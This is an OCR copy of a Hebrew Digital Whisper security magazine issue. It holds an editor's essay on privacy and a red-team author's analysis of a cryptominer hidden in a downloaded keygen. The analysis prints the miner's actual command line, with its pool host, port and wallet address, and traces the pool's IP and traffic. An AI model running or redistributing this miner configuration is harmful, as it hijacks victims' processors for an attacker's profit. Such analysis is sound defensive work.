


Digital Whisper

גליון 93, אפריל 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	נעם משה, אליק קולדובסקי, D4d, עו"ד יהונתן קלינגר, ליעד אברמוב ועו"ד זיו קינן

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-93 של DigitalWhisper!

לאחרונה התחלתי לקרוא את הספר: "Ghost in the Wires". הספר נכתב ע"י קווין מיטניק, ובו הוא מגולל את סיפור חייו. במהלך הדפים, מיטניק מספר על כל מיני אירועים ופעילויות האקינג שביצע במהלך שנות השבעים והשמונים (לפחות עד היכן שהגעתי בקריאה). המכנה המשותף לרוב המוחלט של הסיפורים הוא התמימות של הדמויות אותן מיטניק מהנדס חברתית. הוא התעסק עם לא מעט טכנולוגיה, אך נראה שכמעט בכל פעם - הדרך בה הוא הצליח לחדור לכל אותן מערכות ורשתות היא באמצעות הנדסה חברתית פשוטה.

בהרבה מקרים "כל" שעל קווין היה לעשות זה להשיג שמות של מספר עובדים מסניף אחד, להתחזות אליהם כאשר הוא היה מתקשר לסניף אחר, ולבקש מפקיד הקבלה את מספר המודם של חדר המחשב ואת פרטי ההתחברות. רשמתי את המילה "כל" בגרשיים, מפני שאז, על מנת להשיג את הפרטים הללו, עליו היה לחטט בפחי הזבל ("Dumpster Diving") של אותה החברה ולהשיג שמות של עובדים מכל מני תמלילים, פרטי חיוב או חתימות משלל מסמכים שמצא. זאת לא משימה בלתי אפשרית, אך אין מה להשוות לעומת הנוחות של היום: עידן שבו כל אדם מפרסם את קורות חייו ברשתות חברתיות, דואג לעדכן את התמונות שלו ושל משפחתו, או מפיץ ברבים מתי הוא בבית ומתי הוא בחופשת סקי...

לא רק ההתנהגות שלנו השתנתה, תפיסת המחשבה של רוב משתמשי האינטרנט היום השתנתה לחלוטין כלפי עניין הפרטיות: אם בעבר היינו קנאים מאוד לפרטיות שלנו והיה צריך לעבוד קשה מאוד על מנת לשכנע אדם למסור את פרטיו האישיים על גבי קווי הטלפון, היום הלחץ לשתף כל כך עז שכאשר מישהו מחליט לא לפרסם פרטים אודותיו (או שחס וחלילה אין לו פרופיל באחת מהרשתות החברתיות) - כולם חושדים שכנראה יש לו מה להסתיר.

בעידן הרשתות החברתיות, להשיג תמונה של בן אדם, ללמוד את סיגנון הכתיבה שלו או להבין היכן הוא מסתובב - זאת כבר לא משימה קשה. ההפך הוא הנכון - קשה מאוד היום להבדיל בין החיים הפרטיים של אדם לבין החיים החברתיים שלו, הכל שזור אחד בשני כך שנראה שכבר יש לא מעט אנשים ללא חיים פרטיים. בשיחה שהייתה לי השבוע בנושא פרטיות עם חבר עלה העניין של מעקב אחר משתמש לטובת התאמת פרסומות, וכאשר שאלתיו אם העניין לא מפריע לו, התשובה שקיבלתי הייתה: "תראה, אני הולך לראות בכל מקרה פרסומות כשאני נכנס לעמוד אינטרנט מסויים, אז דווקא נחמד לי שהן מותאמות אלי". והוא צודק - זה בהחלט נחמד יותר. אבל לא מעט שוכחים, שעל מנת להתאים לנו את הפרסומות, דפוסי הגלישה שלנו והרבה מידע אישי נלווה נמצאים בידי חברה כזו או אחרת.

ואם אתם שואלים: "כן, סבבה, אבל למה שזה יפריע לי? אין לי מה להסתיר" - זה בדיוק שינוי התפיסה שאני מדבר עליו! בעבר אנשים היו מתחלחלים רק מהמחשבה על כך. הסממנים הקטנים ביותר על כך שהמידע שלנו נסחר מאחורי הקלעים היה גורם לזעקות. והיום, מקרים כגון "קיימברידג' אנליטיקס" אפילו לא מעניינים את הציבור הרחב. בדיוק כמו שהיום כל אפליקציית פנס או שעון מעורר דורשת את כלל ההרשאות למכשיר הסלולארי שלכם ואנשים עדיין מתקינים אותן...

אני לא אנתרופולוג, אבל אני מוצא את זה בלתי נתפס, גם השינויי בתפיסה שעבר מקצה לקצה אך בייחוד המהירות שבה שינוי תפיסה זה התרחש.

בספרו "ההיסטוריה של המחר", מספר פרופסור יובל נח הררי על "דת המידע", דת חדשה שלדעתו תהיה מרכזה של המציאות הקרובה (אם היא לא מרכזה כבר היום...). על פי דת זו, על הכל להיות מחובר אחד לשני ואין לחסום או לעצור ממידע לזרום בשום כיוון. ברור לי שחלק מהקוראים יהיו ספקנים לגבי עניין זה ויגידו שהוא קצת קיצוני ומגזים, אך גם ברור לי כי יש לא מעט קוראים שמרגישים שאנו כבר נמצאים במציאות כזו. אם דיברנו בעבר על לחבר מקררים או מזגנים וטוסטרים לאינטרנט, והיום אחד הטרנדים החמים הוא ה"טכנולוגיה הלבישה", ברור לי שבעתיד הלא רחוק בני האדם עצמם יהיו מחוברים לרשת האינטרנט (נכון להיום ניתן לראות פתרונות כאלה בעולם הרפואה - ציוד רפואי שמחובר לגוף החולה ומשדר טלמטריות על גבי הרשת) ומשם עד קץ הפרטיות המרחק קצר ביותר.

איך יראה עולם ההאקינג במציאות כזאת? כנראה מעניין מאוד וקטלני מאוד. מתקפות מניעת שירות על קוצבי לב, או ביצוע Spoofing על רכיבים המחוברים למערכת העצבים נשמע לי כמו טכנולוגיה שלא מעט גופים ירצו לשים עליה את ידם.

ואולי... ואולי אני רק מגזים כרגיל, סתם משתמש פרנואיד שמפחד להתעורר מחר ולגלות שחברה X שינתה את המדיניות שלה, וכעת כשרוצים לפתוח חשבון חדש, מספר טלפון זה לא מספיק, צריך לתת דגימת דם...

ואיך אפשר בלי התודות לכל מי שנתן מזמנו היקר והשקיע בשביל שגם החודש יהיה גליון מוצלח, אז תודה רבה ל**נעם משה**, תודה רבה ל**אליק קולדובסקי**, תודה רבה ל-**D4d**, תודה רבה ל**עו"ד יהונתן קלינגר**, תודה רבה ל**ליעד אברמוב** ותודה רבה ל**עו"ד זיו קינן**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

כבר תרמנו בבית

מאת נעם משה ואליק קולדובסקי

הקדמה

יום חמישי, השעה סביבות 19:43, אני עומד לסיים שבוע ארוך ומייגע בעבודה שכלל בתוכו שעות ארוכות של ניקיון המטבחון, WINAPI וניסיונות לאזן עיפרון על האף. נותרה לי משימה אחרונה לשבוע, וברגע שאסיים אותה אוכל ללכת הביתה ולהתחיל את הסופש כמו שאני אוהב באמת, להוריד ליטר בירה ולשכוח מטרדות העבודה.

המשימה: למצוא CD KEY לשרת FTP מצ'וקמק שלא נראה בטבע מעולם. חיפושיי הובילו אותי לאתר רוסי מפוקפק, העוסק בכל עולם תוכן אפשרי, החל מסדרות להורדה ועד סחר באיברים. האתר, כמו כל אתר רוסי מפוקפק, התיימר לספק לי את אשר ליבי חפץ בו, KEYGENERATOR לגרסה המדויקת אותה אני צריך.

השעה מאוחרת והסופ"ש דופק לי בדלת, בפזיזות דעת, אני עושה מעשה שלא יעשה. אני מוריד את ה-KEYGENERATOR למחשב הפרטי שלי ומריץ.

טעות גדולה...

כמו בכל סיפור על מטיילים שחוזרים ממסע בדרום אמריקה, כך גם המחשב שלי, שלא נזהר נוכח הפיתויים הרבים, התעורר בבוקר עם פצע על השפה שמקומו לא אמור להיות על השפה או בכלל. אט אט, המעבד שלי, שבדרך כלל עובד בקצב סביר ביותר של כ-20% ניצול, החל עובד בקצב מסחרר של 99%. עושה רושם שהסופ"ש יתעכב...

רגע לפני שנתחיל - מי אני (אנחנו)?

אנחנו Penetration testers, בצוות אדום, מה זה צוות אדום אתם שואלים? צוות אדום הינו צוות בעולם הסייבר של ארגון, הצוות אחראי על "דימוי תוקף", באמצעותו מתרגל את גופי ההגנה בסייבר של ארגון. הצוות אחראי לבדיקות חדירות ולביצוע תרגילי תקיפה. ניתן לקרוא עוד על צוות אדום במאמר המצוין של רועי שרמן מגליון 84

המאמר הבא יעסוק בניתוח פוגען מתוך נקודת מבט של אדם מהצד הנתקף, המאמר יכלול חקירה מלאה של פוגען (הצד המגן) וביקורת נוקבת כלפי מפתחי הפוגען וטכניקות בהן היינו משתמשים לולא היינו בנעלי התוקף.

תחילת החקירה

ראשית נפתח Task Manager ונבחין כי אכן בראש הרשימה עומד תהליך בשם CPU UTILLITY אשר משתמש בכמעט 50 אחוז מהמעבד. אין צורך לציין כי מדובר בדגל אדום עצום אשר ימשוך את תשומת ליבו של כל אדם אשר יודע כיצד ללחוץ על השילוש הקדוש crtl+alt+delete. ככל הנראה, שימוש רחמני יותר במעבד היה עלול לחמוק מעיניהם של המשתמשים הרגילים, אלו שמהווים את קהל היעד של הפוגען הזה.

כאשר לוחצים על התהליך על מנת לראות עוד מידע עליו, ניתן לראות כי שם התהליך שונה מהשם של הקובץ אשר הריץ אותו. Rookie's mistake...


היות והאפשרויות של task manager מוגבלות מאוד בלשון המעטה, נעבור לכלי Process Explorer.

Process explorer

Process Explorer הינו כלי מבית היוצר של מרק רזינוביץ', היוצר הגאון של משפחת הכלים Sysinternals, המהווים את כלי היסוד עבור כל איש IT ומשתמש PC מתקדם במערכת ההפעלה windows.


הכלי מהווה Task Manager על סטרואידים, ולא הסטרואידים הקלים שאתם יכולים לקנות בחדר הכושר הקרוב לביתכם, סטרואידים שלא היו מביישים אף מר אולימפיה מעולם. מעבר לצפייה בתהליכים הרצים, הכלי מאפשר פירוט נרחב ביותר על כל תהליך.

פתחנו את הכלי ומיד מצאנו את התהליך, אשר רץ מתוך הקובץ websock.exe:



לחיצה כפולה על התהליך פורסת בפני עולם חדש של מידע על התהליך.

ניתן לראות כי התהליך שמור תחת הכתובת הבאה:



הדבר המעניין יותר הינם הפרמטרים איתם הוא רץ:

```
C:\Applications\websock.exe -o mine2.12finance.com:2222 -u
46hwtP8R9YaZwTdWuozJAyMQRSw82tEYkg5FSWqikTxkJNKXKyVmGn57UZR3Agfvwx9GwmHP
5Qby1hKek2u3M738AVCS192 -p x -k -t 2 --donate-level=1
```

במבט חטוף ניתן לראות כי הוא מעביר פרמטרים רבים, ביניהם הפרמטר:

- o- אשר כנראה מייצג שם dns כלשהו, אליו פונים בפורט 2222
- u- אשר כנראה מייצג שם משתמש כלשהו
- p- שכנראה מייצג סיסמא

וכמובן הפרמטר המעניין מכל:


- donate-level=1-- אשר למרבה ההפתעה, לא תורם לעמותת אלו"ט ומרמז לנו כי מדובר בפוגען קנוי וה"תרומה" הולכת למפתח הפוגען

תוקף יקר, אם כבר החלטת לעסוק בעולם הפראי והמפחיד של הפצת נוזקות לאנשים תמימים, שים לב שהנוזקות בהן אתה משתמש הן יותר מהגרסה ה-malware-ית של נעלי Abibas משוק הכרמל. כמו כן, אם אתה טורח להפיץ Malware, בבקשה אל תוסיף לשם שם dns שיכול לאפשר לנו לגלות פרטים עליך.

מפתח יקר, אני רוצה להגיד שהשימוש בפרמטרים הוא שימוש יפה ונכון, זה מאפשר דינאמיות. לעומת זאת, השימוש בפרמטרים לא מוצפנים, ושמות בעלי משמעות, קצת פחות יפה. שלא לדבר על העובדה כי לבקש "תרומה" מאדם אשר מפיץ נוזקה, שווה ערך ללבקש מסוחר הסמים השכונתי, תמלוגים.

נעבור ללשונית TCP/IP

ניתן לראות כי אכן מתבצעת פנייה לכתובת כלשהי, בפורט 2222, אך מדובר בשם דומיין אחר. מעניין:



NSLOOKUP

תוכנה המשמשת לתשאול שרתי dns שאילתות שונות. נתשאל את השרת על שני הדומיינים שיש לנו:

```
C:\Users\noam>nslookup
Default Server:  UnKnown
Address:

> server 8.8.8.8
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> mine2.12finance.com
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
Name:    mine2.12finance.com
Address:  192.99.37.46

> ns516373.ip-192-99-37.net
Server:  [8.8.8.8]
Address:  8.8.8.8

Non-authoritative answer:
Name:    ns516373.ip-192-99-37.net
Address:  192.99.37.46
```

ניתן לראות כי מדובר באותה כתובת IP.

WHOIS

כלי סופר מגניב לסטוקרים המאפשר לראות מידע על דומיין מסוים.

Whois IP 192.99.37.46

Updated 1 second ago


```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#


#
# The following results may also be obtained via:
# https://whois.arin.net/rest/nets;q=192.99.37.46?
showDetails=true&showARIN=false&showNonArinTopLevelNet=false&ext=netref2
#

NetRange:       192.99.0.0 - 192.99.255.255
CIDR:           192.99.0.0/16
NetName:        OVH-ARIN-7
NetHandle:      NET-192-99-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS16276
Organization:   OVH Hosting, Inc. (HO-2)
RegDate:        2013-06-17
Updated:        2013-06-17
Comment:        www.ovh.com
Ref:            https://whois.arin.net/rest/net/NET-192-99-0-0-1


OrgName:        OVH Hosting, Inc.
OrgId:          HO-2
Address:        800-1801 McGill College
City:           Montreal
StateProv:      QC
PostalCode:     H3A 2N4
Country:        CA
RegDate:        2011-06-22
Updated:        2017-01-28
Ref:            https://whois.arin.net/rest/org/HO-2


OrgAbuseHandle: ABUSE3956-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-855-684-5463
OrgAbuseEmail:  abuse@ovh.ca
OrgAbuseRef:    https://whois.arin.net/rest/poc/ABUSE3956-ARIN

OrgTechHandle: NOC11876-ARIN
OrgTechName:   NOC
OrgTechPhone:  +1-855-684-5463
OrgTechEmail:  noc@ovh.net
OrgTechRef:    https://whois.arin.net/rest/poc/NOC11876-ARIN
```

ניתן לראות כי השרת רץ ממונטריאל מתוך מקגיל קולג'. ניתן לשער כי מדובר בסטודנט תפרן, כנראה למדעי המחשב (או הנדסת תעשייה וניהול על סמך הפוגען הלוקה בחסר שלו) אשר פיתח פוגען כדי לממן את שכר הלימוד העצום.


השערה נוספת היא שהקולג' מאפשר שרת אחסון והבחור שלנו משתמש בו.

Wireshark

כלי המשמש לחקירת תקשורת. הכלי מפרסר עבורנו מגוון רחב של פרוטוקולי תקשורת ומאפשר צפייה בפקטות בצורה ויזואלית, פילטור ההודעות לפי פרמטרים שונים. נפלטר על פי הכתובת שמצאנו:



נראה כי מדובר בתעבורת TCP בפורט 2222, בדיוק כפי שראינו קודם. על מנת לראות את המידע, נלחץ Follow TCP stream:



ה**אדום** הוא הלקוח וה**כחול** הוא השרת.

אנחנו רואים 3 סוגי הודעות:

- הודעות keepalived מהלקוח עליהן השרת עונה
- הודעות גדולות יותר המכילות blob, שמזכיר האש בצורה כלשהי
- הודעות הכוללות מספר פרמטרים לא ברורים.

אי אפשר להישאר אדישים למראה תעבורה זו, שליחתה לפורט 2222, מעוררת חשדות גם בגרוע מכל ה-firewall וכל אדם שרואה שימוש בפורט אזוטרי שכזה יבין מיד כי מדובר במשהו מפוקפק.

כמו כן, התעבורה עוברת ב-TCP Stream, לא מוצפן ואין מה לדבר אפילו על Tunneling, עושה רושם שהתוקף השתמש בשיטה ששן הארי משתמש בה לרבייה, הוא מפזר את זרעיו לכל מקום ואם זה ייתפס הוא ישמח.

השילוב בין צריכת המעבד הגבוהה, עם תעבורת התקשורת והblobים בפרט גורמים לנו לחשוד כי מדובר ב-Cryptominer.


Cryptominer

מדובר בפוגען אשר מנצל את יכולות העיבוד של המחשב, ביחד עם טכנולוגיות חישוב מבוזר, על מנת לכרות מטבעות קריפטוגרפיים שונים, לדוגמה Bitcoin.

בסוף 2017, מטבעות קריפטוגרפיים נהיו האופנה החמה, דבר אשר גרם לכל המי ומה בעולם הנוזקות להתעניין בתחום. במהלך השנה האחרונה נתקלנו בניצול חסר רגישות של המעבדים שלנו על ידי אתרים רבים, דוגמת ThePirateBay, אשר השתמשו ב-Javascript על מנת לכרות מטבעות קריפטוגרפיים על המחשבים של מבקרי האתר.

Dependency walker

כלי המאפשר לראות באילו ספריות ו-dll משתמש כל קובץ הרצה. הדבר מאפשר לשער על פעולת הקובץ ללא הרצתו.




ניתן לראות כי יש שימוש בספריות ADVAPI32.DLL,WINTRUST.DLL, מבירור זריז באינטרנט עולה כי מדובר בספריות המשמשות בין היתר לביצוע פונקציות קריפטוגרפיות.


Resource Hacker

כלי המאפשר צפייה בקבצים המוטמעים בתוך קובץ ההרצה. פעמים רבות, תוכנות מטמיעות בתוכן מידע אשר ישמש אותן בזמן ריצה או התקנה, לדוגמה תמונות, מוזיקה וכו'.

כפי שתוכניות רגילות משתמשות ביכולת זו, כך גם פוגענים מנצלים את היכולת השימושית הזו; לשלוף קוד להרצה מתוך עצמן, לפענח מידע מוצפן לשימושים דוגמת Anti-Debbuging.



ניתן לראות כי בקובץ זה אין Resource מעניין או שווה בדיקה, בעיקר תמונות. ניתן להניח כי התוקף התאמן על שימוש בפונקציונליות זו ומעולם לא טרח להוריד את החלקים הרלוונטיים מהפרויקט.



שווה להתעכב על ה-version info, התוקף נתן לתכנית שלו שם לגיטימי עם פרטים של חברה פסאודו לגיטימית.

ננסה לחזור לחקור בצורה דינאמית על מנת להבין בצורה מעמיקה יותר כיצד הפוגען פועל. נפעיל מחדש את הפוגען (לא בקלות, ראו בהמשך ;)) תוך צפייה בתעבורת הרשת:

נראה כי ההודעה הראשונה שנשלחת היא הודעת login, המעבירה בדיוק את הפרמטרים אותם ראינו כי התכנית מקבלת.

לאחר הודעת ה-login, ממשיכה השיחה בהודעות פריודיות, כפי שראינו מקודם בהפרשי זמן של דקה בדיוק בין הודעת keep alive האחת לשנייה.

